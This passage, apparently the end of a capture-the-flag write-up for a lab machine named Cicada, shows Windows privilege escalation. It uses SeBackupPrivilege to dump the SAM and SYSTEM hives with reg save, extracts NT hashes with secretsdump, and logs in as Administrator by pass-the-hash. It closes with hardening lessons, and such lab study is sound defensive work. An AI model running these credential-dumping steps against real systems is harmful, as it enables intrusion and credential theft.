
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> cat user.txt
fb3709cc21eb5dc95cd12d962f6218e9
Shell as Administrator
SeBackupPrivilege: dumping SAM and SYSTEM
Before hunting another credential, we check the session's privileges. Emily holds SeBackupPrivilege, the backup privilege, which lets you read any file bypassing ACLs.
whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
SeBackupPrivilege shows as Enabled. That's enough to export the registry hives holding the local credentials. We create a temp directory and dump SAM and SYSTEM:
mkdir C:\Temp
reg save hklm\sam C:\Temp\sam
reg save hklm\system C:\Temp\system
The mkdir answers with the record of the directory it just created, which is the confirmation that the path exists before anything gets written into it:

*Evil-WinRM* PS C:\> mkdir Temp

    Directory: C:\

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d----        11/10/2024  10:43 PM                Temp
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> reg save hklm\sam C:\Temp\sam
The operation completed successfully.
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> reg save hklm\system C:\Temp\system
The operation completed successfully.
Neither hive can be read with a plain type, not even as administrator: the kernel holds them open exclusively. reg save works because it doesn't read the file, it asks the registry service to serialise the hive, and that service is the one checking SeBackupPrivilege to decide whether it's allowed to.
Both files come back to the attacking machine with Evil-WinRM's built-in download, no need to stand up a server:
download C:\Temp\system /home/kali/cicada/system
download C:\Temp\sam /home/kali/cicada/sam
Info: Downloading C:\Temp\system to /home/kali/cicada/system
Info: Download successful!
Info: Downloading C:\Temp\sam to /home/kali/cicada/sam
Info: Download successful!
An ls in the working directory confirms both hives landed alongside the rest of the box's material:
ls
Backup_script.ps1 default_password sam system users.txtsecretsdump and Pass-the-Hash
With both hives local, secretsdump uses the SYSTEM bootkey to decrypt the SAM hashes:
impacket-secretsdump -sam sam -system system LOCAL
[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
No need to crack anything: with the Administrator NT hash we log in via Pass-the-Hash, passing the hash instead of the password.
evil-winrm -i 10.10.11.35 -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
a00fbe314d0c3a593fb7bd05f4e8f7d4
Attack chain
SMB guest (--shares)
   │  HR share  →  Notice from HR.txt  →  default password
   │  --rid-brute  →  domain user list
   ▼
password spray (1 password × N users)
   │  →  michael.wrightson : Cicada$M6Corpb*@Lp#nZp!8
   ▼
authenticated enum4linux  →  david.orelious's description with his password
   ▼
david.orelious  →  DEV share  →  Backup_script.ps1  →  emily.oscars creds
   ▼
evil-winrm emily.oscars (user.txt)
   │  whoami /priv  →  SeBackupPrivilege
   │  reg save SAM + SYSTEM  →  secretsdump  →  Administrator NT hash
   ▼
Pass-the-Hash  →  Administrator (root.txt)
Lessons learned
- The
guestaccount is an open door. A guest session listed shares, read the HR notice and ran RID cycling to pull every user. Disablingguestand anonymous access would have cut the chain at the first step. - Default passwords stick around. It only took one employee (michael) not changing theirs for the spray to get in. Forcing a change at first logon and requiring MFA prevents it.
- Don't write secrets where they're read. David's password sat in the description field (readable by the whole domain) and emily's was embedded in a script on a share. Credentials don't belong in LDAP attributes or in code.
SeBackupPrivilegeis almost being admin. It lets you readSAM/SYSTEMand, with that dump, obtain the Administrator hash for a Pass-the-Hash. Only backup software should hold it, never a regular user account.- Authenticating is not authorising. The null session returned
[+] cicada.htb\:and immediatelySTATUS_ACCESS_DENIEDwhen listing shares. Stopping at the[+]suggests more access than there is: two distinct layers, worth reading separately. - When one door closes, the information usually has another.
--usersfailed over the null session and overguestbecause it goes via LDAP and needs full authentication, yet RID cycling got the same list translating SID to name over LSARPC. Hardening one protocol and leaving the one next door open closes nothing. - A dead end narrows things down too. The anonymous
ldapsearchreturnedIn order to perform this operation a successful bind must be completed, i.e. anonymous queries disabled. Knowing that ruled out the whole LDAP route and left SMB as the only path, which is exactly what documenting failures is for. - An old tool's errors are not the attack failing.
enum4linuxopened withCan't find workgroup/domainand a silentnbtstat, because it queries NetBIOS over UDP 137 and Windows Server 2022 no longer answers. What counted was the[+] Server allows sessionson the next line.